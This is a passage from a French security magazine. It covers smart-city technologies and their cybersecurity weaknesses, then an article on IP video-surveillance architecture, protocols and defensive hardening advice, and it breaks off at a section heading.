Outre les nombreux capteurs qui font partie intégrante de l'architecture d'une smart city et permettent de mieux gérer les services publics, les réseaux de longue portée sont capables de faire transiter des données d'un équipement à un autre sur plusieurs kilomètres. C'est le cas de Sigfox et LoRa, qui sont moins énergivores que les technologies cellulaires (GSM, 2G, NB-IoT). En ville, Sigfox a une portée qui peut être supérieure à 10 km. Quant à LoRa, il permet de transmettre des données à des distances de 2 à 5 kilomètres en milieu urbain **[11]**. En Corée du Sud, Samsung et l'opérateur SK Télécom ont annoncé la mise en place d'un réseau à l'échelle nationale pour connecter les villes intelligentes du pays. La particularité de ce réseau ? Il se base sur la technologie LoRaWan, celle mise en avant par Objenious de Bouygues Telecom et Orange depuis peu **[12]**.

1.4 Données

L'amélioration de l'accès aux données est un autre élément clé du concept de smart city. Les partisans des projets de ville intelligente préconisent de laisser les citoyens accéder à une grande quantité de données municipales, de façon à accroître le sens civique et à permettre aux administrés de développer leurs propres technologies avec ces informations. C'est ce qu'on appelle l'open data. Ces données délivrées en temps réel peuvent par exemple aider à désengorger les transports en cas d'affluence, en redirigeant les usagers vers des moyens de locomotion non saturés. À titre d'exemple, en France, depuis le 6 août 2015, la loi Macron impose l'ouverture des données aux entreprises assurant un service de transport. Celles-ci sont tenues de « diffuser librement, immédiatement et gratuitement dans un format ouvert », des informations relatives aux tarifs publics, aux horaires ou encore aux incidents constatés sur les voies. La RATP propose ainsi une API (*Application Programming Interface*) qui permet d'accéder aux horaires des transports en commun. À l'étranger, une solution très connue relevant de l'open data est l'application Waze. Grâce à cette application, les données, produites par des millions d'automobilistes, sont collectées en temps réel et permettent ainsi de délivrer un service prédictif d'itinéraire en temps réel. L'application étend ses services dans certaines villes américaines : à Boston, Waze fournit des informations sur la circulation en temps réel qui sont recueillies à partir de diverses sources : caméras, capteurs de flux. Au Brésil, Waze va encore plus loin : à Rio de Janeiro, Waze est utilisé dans le cadre d'un système de pilotage des véhicules de collecte des déchets **[13]**.

2 Cas d'usages

Face à l'expansion des populations et l'urbanisation rapide, les projets de smart cities fleurissent un peu partout dans le monde avec chacun un objectif particulier. En Inde, la priorité des smart cities repose sur le développement durable et l'optimisation des ressources naturelles notamment hydriques. À Jaipur, situé aux portes du désert, le plan d'urbanisme met l'accent sur la construction de bâtiments verts, économes en énergie, qui récoltent l'eau de pluie, tandis qu'à Surat, ville côtière, la priorité est à la lutte contre les risques d'inondation **[14]**. Dans le cadre du projet Smart City Mission, le Premier ministre Narendra Modi prévoit une enveloppe immédiate équivalant à 1,5 milliard de dollars pour le développement de solutions connectées dans une vingtaine de métropoles indiennes. Le Ministère du développement indien a choisi 20 villes qui seront bientôt connectées. Par la suite, le projet prévoit de rendre 100 villes indiennes intelligentes. À Barcelone, les technologies numériques sont utilisées pour améliorer les services à la personne : l'application MobileID permet par exemple à chaque Barcelonais d'accéder aux services administratifs de manière sécurisée depuis leurs smartphones. 90 millions d'euros seront investis lors du prochain mandat dans le but de développer les investissements en faveur des smart cities.

À Singapour, le gouvernement a prévu de doter la cité de capteurs et caméras intelligentes afin de collecter le plus de données possible sur tout ce qui concerne l'activité urbaine (eau, trafic, ordures, énergie). Ces données seront directement mises en ligne sur la plateforme Virtual Singapore et accessibles aux membres du gouvernement. 73 millions de dollars ont été investis. Les gouvernements investissent massivement dans les smart cities. Dubaï prévoit d'investir 7 à 8 milliards de dollars dans ses projets de smart cities. La future ville connectée compte offrir l'Internet gratuit à travers 5000 hotspots Wifi. Dubaï investit également dans des systèmes intelligents de transports avec des capteurs de trafic, des applications en lien, et des véhicules intelligents. Les policiers pourront disposer de la technologie Google Glass afin de créer la police la plus intelligente du monde d'ici 2018 **[15]**. Aux États-Unis, le développement des villes intelligentes fait également partie des priorités. Le gouvernement a ainsi alloué près de 165 millions de dollars. Ces fonds sont destinés à soulager la congestion du trafic, améliorer la conduite et la sécurité des piétons. Pittsburgh recevra 11 millions de dollars dans le cadre de son initiative d'installer des feux de circulation intelligents, tandis que Denver recevra 6 millions de dollars pour connecter les véhicules afin d'atténuer la circulation pendant les heures de pointe **[16]**.


En France, les smart cities commencent doucement à éclore. Dans la ville d'Issy-les-Moulineaux (92), la gestion de l'énergie est devenue une priorité. Initié en 2011, IssyGrid est le premier réseau de quartier intelligent en France. L'objectif est de réaliser des économies et de réduire l'empreinte carbone en optimisant les consommations et en mutualisant les ressources entre les entreprises, les commerces et les logements. Plus de 500 mètres carrés de panneaux photovoltaïques ont été installés sur trois sites et envoient l'électricité dans un centre de distribution intelligent, qui détermine les différents besoins et évite les pics de consommation. Une part du surplus de ce courant est stockée dans des batteries de voitures électriques recyclées. Mille logements, quatre immeubles de bureaux et une école bénéficient de cette énergie verte. Côté développement durable, tous les immeubles du quartier du Fort-d'Issy ont obtenu le label Bâtiment basse consommation (BBC) et consomment de trois à cinq fois moins d'énergie que la moyenne nationale. Les transports en commun remplacent l'automobile, peu présente dans les rues. Même les camions-poubelles n'ont plus besoin de passer : les déchets sont jetés dans des bornes, puis aspirés dans des tuyaux souterrains. À Nice, la municipalité travaille sur la mise en œuvre de solutions connectées innovantes. Plusieurs milliers de capteurs permettent de gérer et d'améliorer la gestion des bâtiments, la qualité de l'air, la tournée des bennes à ordures, etc. Des applications mobiles telles que Spot Mairie, permettent aux citoyens de consulter des informations concernant les démarches administratives ou encore d'être alertés en cas d'alerte environnementale. Les expérimentations de smart grids sont également nombreuses comme Nice Grid, un quartier solaire intelligent situé dans la ville voisine de Carros. En 2015, Nice était nommée 4ème smart city à l'échelle mondiale par le cabinet Juniper Resaerch. Elle devançait même Singapour. Chaque ville ayant sa spécialité, Nantes s'est directement focalisée sur l'open data.

La ville de Nantes a été pionnière dans la collecte, la centralisation et l'ouverture des données aux citoyens. Le site data.nantes.fr recense des milliers de données diverses sur les transports, la démographie, le tourisme, les plannings des services publics comme le centre aéré... Ces données disponibles en licence libre ont permis à des développeurs de créer des applications qui facilitent la vie des citoyens et permettent des économies d'énergie. C'est le cas de Green Raid, qui recense, entre autres, les aires de covoiturage, les stations de voitures en autopartage ou encore les itinéraires cyclables. L'application « Nantes dans ma poche » a été lancée en mai 2015. C'est une application mobile dédiée à la vie quotidienne en situation de mobilité et qui facilite la vie des citoyens et usagers de Nantes Métropole. Des horaires d'ouverture des piscines aux places de stationnement, en passant par les horaires de bus, l'utilisateur a accès aux données en temps réel **[17]**.

3 La cybersécurité, maillon faible des smart cities

3.1 Une sécurité négligée

Si les futures smart cities présentent un ensemble de solutions aux problèmes posés par le développement urbain et la gestion des infrastructures, il est nécessaire



d'indiquer certaines limites relatives à la cybersécurité. Celles-ci sont induites par l'introduction des systèmes d'information dans l'armature urbaine. En effet, la majorité des nouvelles technologies déployées n'ont pas été testées auparavant. Comme dans l'Internet des objets, les industriels privilégient le « ease-of-use and quick deployment » au détriment de la sécurité. Une situation que confirme Cesar Cerrudo, Chief Technology Officer à l'IOActive Labs : « Dans toutes les villes que nous avons visitées dans le monde, nous avons trouvé de grossières failles de sécurité y compris pour des infrastructures critiques » **[18]**. La plupart des systèmes présents au sein des smart cities utilisent des communications sans fil et ont des problèmes liés à l'absence de chiffrement. Les serveurs d'une ville peuvent aussi être exposés à des attaques de déni de service.

Les réseaux à longue portée conçus pour les équipements à faible consommation (LPWAN) sont sensibles à l'interception de données ou à l'usurpation d'équipement. Un criminel peut envoyer des informations erronées semblant provenir de nombreux capteurs déployés sur le territoire national, faisant croire à une avarie généralisée. Les protocoles de communication à courte distance ne sont cependant pas plus sécurisés : la sécurité mise en place est bien souvent rudimentaire et peut être cassée après une interception d'échanges faiblement sécurisés ou encore contournée lors de la réalisation d'interception par une attaque de l'homme du milieu selon Renaud Lifchitz, expert senior chez Digital Security.

Autre menace dans l'écosystème de la smart city : la collecte de milliers de données personnelles. Mal sécurisées, elles pourraient être détournées par des criminels à des fins lucratives. En 2016, une série de ransomwares a touché des hôpitaux américains, canadiens, anglais et même français. L'attaque contre le Hollywood Presbyterian Medical Center situé à Los Angeles en est un parfait exemple. Survenu en février 2016, ce ransomware a paralysé le système d'information de l'hôpital pendant plus de 10 jours : les dossiers patients avaient été chiffrés, et certains équipements électroniques étaient devenus inaccessibles. Plus de 900 patients ont dû être transférés dans d'autres établissements de Los Angeles. Outre le chiffrement des données, celles-ci peuvent être revendues sur le darknet à très bon prix. À titre d'exemple, aux États-Unis, le numéro de sécurité sociale est bien plus sensible qu'en Europe dans la mesure où il s'agit d'un identifiant administratif majeur et a donc une valeur marchande **[19]**.

3.2 Exemples de piratages

Dans le célèbre jeu vidéo d'Ubisoft, Watch Dogs, le héros, un cybercriminel nommé Aiden, évolue dans un Chicago où toutes les infrastructures sont gérées par un système informatique. Depuis son smartphone, il lance un malware sur le réseau et fait sauter l'électricité dans toute la ville. Une pure fiction ? En 2014, une équipe de recherche de l'Université du Michigan a démontré que les feux tricolores pouvaient être piratés. Sous la supervision des autorités locales d'une ville du Michigan, les scientifiques ont manipulé la cadence des feux de signalisation. Plusieurs scénarios d'attaque ont ainsi été testés : mise hors service, modification du calendrier des feux et désynchronisation. Ainsi, un attaquant pourrait facilement provoquer des embouteillages ou obtenir une série de feux verts sur un itinéraire. Les failles mises en évidence concernent principalement un défaut de chiffrement **[20]**.

Le 26 novembre 2016, le métro de San Francisco a été victime d'un ransomware paralysant les distributeurs de tickets. Les criminels demandaient 100 bitcoins, l'équivalent de 69 000 euros, pour débloquer les terminaux. Fort heureusement, les ingénieurs ont fini par reprendre le contrôle du système informatique et le trafic est revenu à la normale le lendemain. L'agence n'a pas souhaité céder au chantage et s'est contentée d'utiliser les serveurs de secours qui contenaient des sauvegardes. Au total, seul un quart des ordinateurs de l'infrastructure a été touché par l'attaque (2 112 sur les 8 656 existants). Cet incident était sans réelle gravité puisqu'il a juste provoqué quelques pannes et a permis aux usagers de prendre le métro gratuitement **[21]**.

L'impressionnante quantité d'appareils de l'Internet des Objets dans les futures villes connectées offre un important vecteur d'attaque à des personnes malveillantes. La récente cyberattaque contre des caméras à Washington en est un exemple illustratif. Un ransomware aurait en effet paralysé pendant plusieurs jours le réseau de caméras de surveillance municipale de Washington DC. La police a réalisé que quatre caméras municipales ne fonctionnaient pas correctement, et pour cause deux types de ransomwares ont été détectés au sein de ces caméras. Au total, 123 caméras sur les 187 connectées au réseau présentaient des signes d'infection. Une réinitialisation générale a permis de se débarrasser du malware **[22]**).

3.3 Scenarii de cyberattaques

Si à l'heure actuelle les piratages contre des infrastructures urbaines ne semblent pas répandus, le piratage simultané de plusieurs infrastructures d'une smart city combiné avec des attaques conventionnelles (de type cyberterrorisme) pourrait avoir des conséquences catastrophiques. La réaction à une attaque informatique sur une ville connectée serait à la hauteur de la complexité de ses infrastructures. En attaquant directement le système informatique d'infrastructures SCADA, des criminels pourraient forcer l'arrêt d'une centrale électrique, entraînant des coupures d'électricité voire un blackout. Le blackout d'une smart city entraînerait des pannes au niveau de la signalisation des feux tricolores, des lampadaires ou encore des transports en commun.

Des dangers relativement minimes comparés aux cyberattaques qui pourraient toucher des infrastructures sensibles (des pannes d'électricité dans des hôpitaux, le dysfonctionnement de barrages hydroélectriques ou encore le piratage d'usines de traitement de l'eau). À ce titre, des chercheurs en sécurité ont présenté lors de la conférence RSA de San Francisco un logiciel de rançon LogicLocker, permettant de modifier les automates programmables (PLC) qui contrôlent les infrastructures de contrôle industriel et d'acquisition de données dans

un système industriel. Le logiciel créé par les chercheurs du GIT a permis, dans un environnement simulé, de prendre le contrôle d'une usine de traitement d'eau et de menacer de couper l'approvisionnement en eau ou d'empoisonner l'eau de la ville en augmentant la quantité de chlore. Une menace à prendre au sérieux étant donné la rapidité avec laquelle les ransomwares se propagent et évoluent **[23]**.

Conclusion

La démocratisation de solutions connectées dans les villes, gage d'innovation et de compétitivité, ne doit pas faire occulter les risques sécuritaires de « l'informatique ubiquitaire ». Cette situation est en effet un véritable écheveau : le développement d'infrastructures intelligentes, destinées à améliorer le quotidien des citoyens est confronté au manque de sécurité desdites infrastructures. Des vulnérabilités que ne manqueront pas d'exploiter des attaquants à des fins de sabotage, d'enrichissement personnel… De la gestion des risques de sécurité (confidentialité, disponibilité, intégrité…) aux risques liés à la manipulation de données personnelles (Loi Informatique et Libertés actuelle, Règlement général sur la Protection des Données en devenir…), en passant par toutes les démarches de sécurisation (prise en compte de la sécurité dans la conception, analyses de risques, audits de sécurité…), l'ensemble des parties prenantes doit réfléchir à comment structurer la ville de façon « intelligente », la sécurité étant l'un des piliers de la pérennité des futures smart cities, pour ne pas nous retrouver dans un scénario à la Die Hard. Par exemple, les villes devraient intégrer systématiquement des exigences de sécurité dans leurs appels d'offres afin que les fournisseurs proposent des solutions plus sécurisées que celles actuellement disponibles sur le marché.

Les enjeux sécuritaires auxquels seront confrontés les smart cities font écho aux futurs défis des territoires connectés : car au-delà de la ville, la révolution numérique touche également les campagnes. Après l'imagerie satellite, les tracteurs guidés par GPS ou encore les drones qui survolent les cultures et les élevages, les objets connectés se démocratisent dans les campagnes. Des capteurs sont mis en place dans les champs et permettent de fournir une batterie de données aux agriculteurs (température du sol et de l'air, humidité, pluviométrie) grâce à une application mobile simple d'utilisation. Pour autant les agriculteurs sont-ils vraiment préparés aux défis de l'agriculture numérique ? ■

Remerciements

Je tiens à remercier particulièrement Thomas Gayet et Stéphane Jourdois pour leur relecture attentive et leurs conseils avisés.

Retrouvez toutes les références de cet article sur le blog de MISC : http://www.miscmag.com

LE POINT SUR LA CYBERSÉCURITÉ DES SYSTÈMES DE VIDÉOSURVEILLANCE

Mathieu CHEVALIER – mathieu.chevalier@outlook.com – *Architecte en cybersécurité*
Cyrille AUBERGIER – aubergier@yahoo.fr – *Analyste en Cybersécurité*

mots-clés : ***CCTV / CAMÉRA DE SURVEILLANCE / VIDÉOSURVEILLANCE IP / VIDEO MANAGEMENT SYSTEM***

La vidéosurveillance est un système de caméras et de transmission d'images, permettant de faire de la surveillance à distance. Le terme « CCTV » (closed Circuit TV) mentionne le caractère fermé (ou restreint) de la diffusion des images vidéos, par opposition avec le « Broadcast TV ». Nous utiliserons CCTV ou vidéosurveillance indifféremment dans cet article.

1 Introduction

L'industrie de la vidéosurveillance a fait un bond technologique significatif ces dernières années. Autrefois analogiques, la plupart des systèmes de vidéosurveillance vendus aujourd'hui fonctionnent avec un réseau IP. Les avantages sont nombreux : consultation à distance des flux en passant par l'Internet, gestion simplifiée des archives, utilisation de métadonnées IP. Cette dernière fonction permet d'ajouter de l'information contextuelle dans les données non structurées que sont les images vidéos facilitant ainsi les investigations ou l'archivage. Les systèmes CCTV sont aussi de plus en plus intégrés dans des systèmes beaucoup plus larges. La vidéosurveillance constitue un simple composant permettant de gérer une ville intelligente par exemple.

De par la multiplication des fonctionnalités et le fonctionnement des protocoles associés, le passage à l'IP représente un défi au niveau de la sécurité et c'est ce que nous explorerons ici. Nous verrons l'historique de l'industrie, comment les éléments d'un système de vidéosurveillance interagissent entre eux, les problèmes potentiels et comment s'en prémunir.

2 Bref historique de la vidéosurveillance

Historiquement dominées jusque dans les années 2008 par les caméras analogiques de définition standard, les caméras IP de l'époque étaient beaucoup plus chères que leurs équivalents analogiques. Certaines caméras IP ayant des résolutions allant jusqu'au mégapixel existaient, mais le seul encodage vidéo disponible à l'époque, le Motion JPEG ou MJPEG, offrait un ratio de compression peu intéressant rendant ainsi la transmission et l'archivage plutôt onéreux.

L'adoption, à partir de 2008, d'un nouvel algorithme d'encodage appelé H.264 ou MPEG-4 Advanced Video Coding, le même que celui utilisé pour les disques Blu-Ray, par les acteurs de l'industrie, changea progressivement la donne **[1]**. Les caméras IP étant maintenant en mesure d'offrir de la vidéo en haute définition sans que les coûts d'archivage explosent, les consommateurs se tournèrent de plus en plus vers cette option davantage appropriée à un contexte de vidéosurveillance **[2]**.

Pour comprendre l'avantage procuré par une caméra HD, il convient de se remémorer tous ces films d'espionnage où un agent secret doit traverser un périmètre sans se faire repérer par une caméra balayant une zone de gauche à droite. Ce type de caméra, communément appelé PTZ pour « Pan-Tilt-Zoom », est en fait installé sur un moteur et permet d'être pointé dans la direction voulue. Une caméra PTZ possède aussi un zoom optique permettant de focaliser sur une zone plus étroite, cela réduit le champ de vision, mais permet d'observer cette zone spécifique plus en détail. De par leur faible résolution, il était donc difficile pour les caméras SD de filmer une large zone complètement en capturant un niveau de détail suffisant d'où l'intérêt des caméras PTZ. Ce type de caméra communément utilisé dans le monde analogique est donc beaucoup moins nécessaire depuis l'avènement des caméras HD. Avec une caméra HD, il

suffit simplement de filmer la zone voulue en entier et d'utiliser un zoom numérique si plus de détails sont requis.

En 2017, les caméras IP de type haute définition dominent largement le marché de la vidéosurveillance **[3]**. Étonnement, les caméras analogiques débutent leur retour en force, celles-ci offrant elles aussi maintenant de la haute définition pour un prix environ moitié moindre comparé aux caméras IP. Du point de vue de la cybersécurité, cela offre aussi des avantages dans le cas des caméras installées dans des zones à risque. Certaines banques considèrent par exemple l'extérieur de leur bâtiment comme étant une zone à risque puisqu'il est plus facile pour un attaquant d'obtenir un accès physique à cette zone. Conséquemment, elles n'installent pas caméras IP à l'extérieur de leur bâtiment, car elles craignent qu'un attaquant utilise le câble RJ-45 de la caméra pour pénétrer leur réseau interne.

Depuis les dernières années, l'industrie fut aussi témoin de profonds bouleversements avec une montée en puissance des fabricants chinois. Vendant des caméras peu comparables en termes de qualité avec le reste de l'industrie en 2010, ceux-ci ont maintenant des produits relativement comparables pour un coût 3 fois moins élevé. Cette pression à la baisse sur les prix n'est probablement pas prête de s'arrêter. À titre d'exemple, la compagnie Hikvision, contrôlée par le gouvernement chinois, a reçu en 2015 un financement de 3 milliards de dollars et entend consacrer 50% de cette somme pour le marché occidental.

3 Les éléments d'un CCTV

Les 2 éléments majeurs d'un système CCTV sont les caméras et le système de gestion de la vidéo (appelé VMS pour *Video Management System* en anglais). Ces 2 éléments sont typiquement fabriqués par des manufacturiers différents, ils doivent donc être interopérables.


Les caméras IP sont des systèmes embarqués fonctionnant sous divers systèmes d'exploitation. En ordre de popularité, ils utilisent : Linux, ou un système d'exploitation privé ou Windows. L'alimentation électrique des caméras est typiquement assurée directement au travers de la connexion RJ-45 en utilisant la norme « Power over Ethernet ». Les caméras utilisent habituellement un serveur web permettant aux utilisateurs de les configurer et aussi de visionner les vidéos. Les caméras d'aujourd'hui ont une puissance de calcul relativement grande et permettent de faire de l'analyse d'image telle de la détection de mouvement. Cette analyse peut servir par la suite à déclencher des évènements pour avertir l'utilisateur d'une situation anormale. Ainsi, une caméra pointée vers une porte ne devant jamais s'ouvrir pourra être configurée pour générer un évènement lorsqu'elle détecte du mouvement. L'évènement sera acheminé au VMS qui se chargera d'alerter l'utilisateur en lui envoyant un courriel.

La plupart des VMS fonctionnant sur IP sont bâtis selon le paradigme client – serveur. Le client fournit une interface graphique permettant à l'utilisateur de visionner la vidéo en temps réel ou en différé et de configurer les caméras. Le rôle du serveur est de communiquer avec les caméras, d'enregistrer la vidéo pour un temps donné et de répondre aux requêtes des clients. L'intérêt d'utiliser un VMS, par opposition à l'utilisation directe des pages web des caméras, tient en sa capacité à gérer un grand nombre de caméras de façon conviviale. Les fonctionnalités typiquement offertes par un VMS sont la découverte des caméras sur le réseau, la configuration et le visionnement de celles-ci au travers d'une interface unifiée, la gestion avancée des archives vidéos et le watermarking garantissant l'intégrité de la vidéo. Plus précisément, cette dernière fonctionnalité permet de démontrer devant une cour de justice que la chaîne de contrôle de la vidéo n'a pas été brisée lors de l'exportation de vidéo et donc que la vidéo n'a pu être altérée.

4 Les protocoles

On divise les entrées et sorties d'une caméra en deux canaux distincts : le canal de commande et de contrôle et le canal multimédia. Comme mentionné précédemment, les manufacturiers de caméras offrent pratiquement tous de nos jours un serveur web permettant de configurer leur appareil. Il est donc naturel d'acheminer les commandes du canal de commande et de contrôle par le protocole HTTP. Les manufacturiers fournissent aussi une API permettant d'interagir avec leurs unités de façon automatisée. La plupart des manufacturiers bâtissent leur API en utilisant le protocole HTTP. Les plus anciens utilisent plutôt un protocole binaire. Il est à noter que lorsqu'un VMS communique avec une caméra, la partie serveur du VMS agit typiquement en tant qu'initiateur de la connexion vers la caméra. Les caméras agissent donc ici en tant que serveur. Cela explique pourquoi les manufacturiers de caméras sont ceux qui définissent l'API et non pas l'inverse. Par conséquent, un VMS voulant intégrer une multitude de caméras dans son produit devait, dans le passé, supporter chacune des API de ces caméras. Afin de simplifier l'intégration et améliorer l'interopérabilité, un consortium de fabricants créa en 2008 un standard de communication appelé ONVIF (*Open Network Video Interface Forum* **[4]**) spécifiquement pour l'industrie de la sécurité physique fonctionnant sur réseau IP. Ce standard a été progressivement adopté par l'ensemble de l'industrie et s'impose aujourd'hui comme un incontournable.

La plupart des marques de caméras offrent aussi la possibilité de configurer un certificat X.509 afin d'échanger des informations de façon sécurisée. Les protocoles HTTPS et TLS sont donc aussi utilisés pour protéger le canal de commande et contrôle. Les choix de la suite cryptographique (cipher suite) TLS sont variables d'un fournisseur à l'autre et incluent la possibilité d'utilisation



d'algorithmes non recommandés comme RC4, DES ou SHA1. Le protocole RTSP est quant à lui typiquement utilisé afin de contrôler les flux multimédias. Il agit à ce titre véritablement comme une télécommande : il permet de démarrer, arrêter, mettre en pause et de naviguer au travers d'un contenu multimédia.

Les protocoles utilisés pour les flux multimédias varient quant à eux largement en fonction de la situation. L'audio et la vidéo sont habituellement transportés à l'aide du protocole RTP, cependant le choix du protocole au niveau de la couche transport du modèle OSI varie. En effet, on préfère l'utilisation du protocole UDP pour transporter la vidéo en temps réel afin de ne pas introduire de latence et l'utilisation du protocole TCP lors du visionnement de la vidéo en différé lorsque l'intégrité du contenu prime. L'utilisation du multicast dans les réseaux IP est répandue lorsque que la caméra et la partie cliente du VMS sont sur le même réseau local : le flux vidéo peut ainsi être acheminé directement de la caméra à l'un ou plusieurs clients sans être retransmis par la partie serveur du VMS.

Les composants d'un VMS sont habituellement distribués sur plusieurs machines différentes et reliés entre eux par un réseau IP passant parfois au travers d'Internet. Les composantes internes d'un VMS utilisent typiquement une combinaison de protocoles propriétaires et de protocoles standards.

5 L'aspect cybersécurité

Étonnement, l'aspect cybersécurité de l'industrie de la sécurité physique est un peu à la traîne par rapport à certaines autres industries. Pendant plusieurs années, les manufacturiers ont présumé que leurs produits étaient utilisés dans des réseaux IP fermés et donc peu d'efforts ont été investis pour les rendre résilients contre des acteurs malveillants. Aujourd'hui, cette présomption n'est plus applicable. Une ville intelligente voudra par exemple installer ses caméras dans des endroits publics et les relier par Wifi à son VMS. Certains manufacturiers de VMS offrent aussi des produits où les caméras sont directement reliées à un cloud et où les vidéos sont consultables en ligne.

En ce sens, l'année 2016 tira certainement la sonnette d'alarme sur les lacunes en cybersécurité de certaines caméras suite à l'attaque très médiatisée du botnet Mirai. En asservissant une armée de caméras IP dont les mots de passe par défaut n'avaient pas été changés ; ce dernier déclencha, contre le site web du journaliste américain Brian Krebs **[5]**, la plus grosse attaque par déni de service jamais observée à cette époque.

Pour expliquer la situation, il importe ici de faire la distinction entre les produits de vidéosurveillance grand public et ceux destinés aux professionnels. À notre sens, la source principale de l'insécurité des produits grands publics vient du fait que le marché est très compétitif et que les fabricants cherchent à dépasser les autres constructeurs sur les fonctionnalités, la vitesse de mise en marché et le prix de leurs produits. La cybersécurité s'en trouve amoindrie, car elle est plutôt contraire à ces objectifs. Respectivement : l'ajout de fonctionnalités augmente la surface d'attaque d'un produit, la réduction des risques liés à la cybersécurité nécessite l'ajout d'activités de validation à chacune des étapes du cycle de développement s'opposant ainsi à une augmentation de la vitesse de mise en marché. L'ajout de ces activités de sécurité tire vers le haut le coût de développement des produits faisant ainsi pression sur la marge de profit et ultimement le prix du produit. À cela vient s'ajouter la difficulté de mettre à jour un firmware d'un produit peu dispendieux utilisé chez un client et l'indifférence de ces derniers quant au fait que leur équipement peut être utilisé avec des dizaines voire des centaines de milliers d'autres pour attaquer un site web.

La situation est un peu différente pour les produits haut de gamme destinés aux entreprises ou aux forces de l'ordre. Dans ces cas-ci, la pression sur les prix ou la vitesse de mise en marché n'est plus un facteur majeur. Par contre, les systèmes sont souvent complexes. Plusieurs installateurs de systèmes de vidéosurveillance sont des vétérans du monde analogique et ne sont pas nécessairement parfaitement confortables avec tous les concepts associés aux technologies de l'information. Cela est d'autant plus vrai pour l'aspect cybersécurité de ces systèmes. Les fonctionnalités de sécurisation sont donc souvent présentes, mais ne sont pas nécessairement bien configurées ou utilisées.

Certaines contraintes rendent l'application des bonnes mesures de cybersécurité du monde des technologies de l'information difficiles à appliquer au monde de la vidéosurveillance. Le fait que la grande majorité des systèmes de vidéosurveillance fonctionne en circuit fermé sans accès à l'Internet rend plus difficilement applicable l'utilisation de certificats X.509 par exemple. Comment établir un lien TLS entre un VMS et une caméra si ceux-ci ne peuvent pas s'appuyer sur une tierce partie de confiance afin de valider l'identité de l'un et l'autre ? Cette fonction est naturellement remplie par les autorités de certification sur Internet, mais elle ne fonctionne pas facilement sans un lien vers l'extérieur. Une autre solution pourrait être de s'appuyer sur un secret connu par les 2 parties, mais le fait que le fabricant de la caméra et le fabricant du VMS ne sont pas nécessairement le même, rend cette solution non triviale à implémenter. Dans la pratique, l'usage de protocoles sécurités TLS et HTTPS pour protéger les données en transit est offert depuis longtemps par les fabricants, mais est généralement peu utilisé de par la complexité à déployer les solutions et l'expertise requise pour le faire.

Les choses changent dans le monde de la vidéo surveillance. Les attaques médiatisées des derniers mois ont augmenté la prise de conscience des clients et les manufacturiers ont réagi en renforçant leurs produits face aux cyberattaques. Ceux-ci offrent de nouvelles fonctionnalités renforçant la confidentialité, l'intégrité ou la disponibilité des données. Certains


fabricants offrent par exemple maintenant la possibilité d'assurer la confidentialité des données vidéo non seulement par l'utilisation du protocole TLS en transit, mais aussi en chiffrant les archives vidéos lorsqu'elles sont sauvegardées sur le disque.

6 Comment se protéger au niveau des caméras

Aucun manufacturier ne peut garantir que ses produits sont exempts de vulnérabilités. Cela ne veut pas dire que tous les manufacturiers sont égaux. Afin de comprendre cette nuance, il est utile ici d'introduire la notion de risque. La définition d'un risque est la probabilité qu'une menace se concrétise multipliée par l'impact que celle-ci aurait si jamais elle se concrétisait. Le but d'un utilisateur est donc de réduire son risque au maximum.

La première étape pour un consommateur soucieux de la cybersécurité des caméras qu'il prévoit se procurer consiste à bien choisir son produit **[6]**. Il doit bien faire ses devoirs, car il existe de grandes disparités entre les manufacturiers de caméras au niveau de la cybersécurité. Certains travaillent activement sur le sujet tandis que d'autres s'en soucient peu.

Il peut être difficile pour un consommateur de déterminer le niveau de maturité d'un fabricant **[7]** à cet égard. À moins d'être en position d'évaluer son processus de développement de produit, un consommateur doit habituellement mesurer le niveau de cybermaturité d'un fabricant de façon indirecte. La présence des indices suivants est un bon indicateur : le fabricant devrait avoir une page traitant de la sécurité de ses produits sur son site web, cette page devrait inclure une politique publique expliquant aux chercheurs en sécurité comment lui rapporter des vulnérabilités découvertes dans ses produits, elle pourrait aussi inclure une liste de vulnérabilités découvertes par les chercheurs. L'existence d'un guide de configurations de produits spécifiquement créé pour la cybersécurité (appelé « hardening guide » en anglais) est aussi un bon indice. Enfin, plusieurs standards relatifs à la cybersécurité encadrant le processus de développement de produits existent actuellement. L'adhésion ou la conformité par le manufacturier à l'un de ces standards est un autre bon signe. Des exemples de standards pertinents incluent : la suite de standard ISO 27000, le standard ISO 15408 aussi appelé « common criteria », la série de standards UL 2900 de l'organisme américain Underwriters Laboratories et le cadre de cybersécurité développé par l'organisme de standardisation américain NIST. Ces indices serviront donc à guider le choix du consommateur quant au manufacturier à choisir, car ils l'aident à déterminer le risque associé à chacun des fabricants.



Une fois le choix du matériel effectué, l'étape suivante consiste à configurer la caméra correctement **[8]**. Pour ce faire, il est approprié d'utiliser les fonctionnalités offertes par le fabricant. La plupart des fabricants de caméras offrent des guides de configurations de produits spécifiquement créés pour la cybersécurité. Ces guides contiennent des recommandations quant aux paramètres à modifier afin de réduire la surface d'attaque le plus possible. Les paramètres les plus importants à modifier sont dans l'ordre : remplacer le mot de passe par défaut par un mot de passe long, unique et aléatoire ; effectuer une mise à jour du firmware des caméras ; configurer les caméras pour qu'elles utilisent le protocole HTTPS pour toutes leurs communications et désactiver les fonctionnalités non utilisées. Si cela n'est pas nécessaire, il est recommandé de ne pas exposer les caméras directement sur Internet. La configuration des caméras étant l'un des rôles normalement assurés par le VMS, il serait normal de s'attendre à ce que ce dernier optimise aussi l'aspect cybersécurité de leur configuration. Malheureusement, il n'en est rien actuellement. Cela représente sans doute un aspect que les VMS amélioreront dans le futur.

Au niveau sécurité, il est utile de se représenter une caméra non pas comme un système embarqué spécialisé, mais simplement comme un ordinateur doté d'une lentille optique et envoyant des paquets sur un réseau IP. C'est avec cette idée en tête qu'un pirate tentera d'attaquer une caméra. En fait, il est possible que le pirate n'ait même pas conscience que l'appareil auquel il envoie des paquets soit en fait une caméra. En conséquence : il convient pour protéger une caméra d'appliquer les mêmes pratiques en matière de défense des systèmes de technologie de l'information que pour n'importe quel autre nœud réseau. Cela inclut sans se limiter : connecter la caméra à un segment réseau dédié à la vidéosurveillance, restreindre l'accès à ce segment seulement aux personnes ou systèmes ayant besoin d'interagir avec le système de vidéosurveillance et filtrer les ports et les paquets pouvant circuler sur segment.

7 Comment se protéger au niveau du VMS

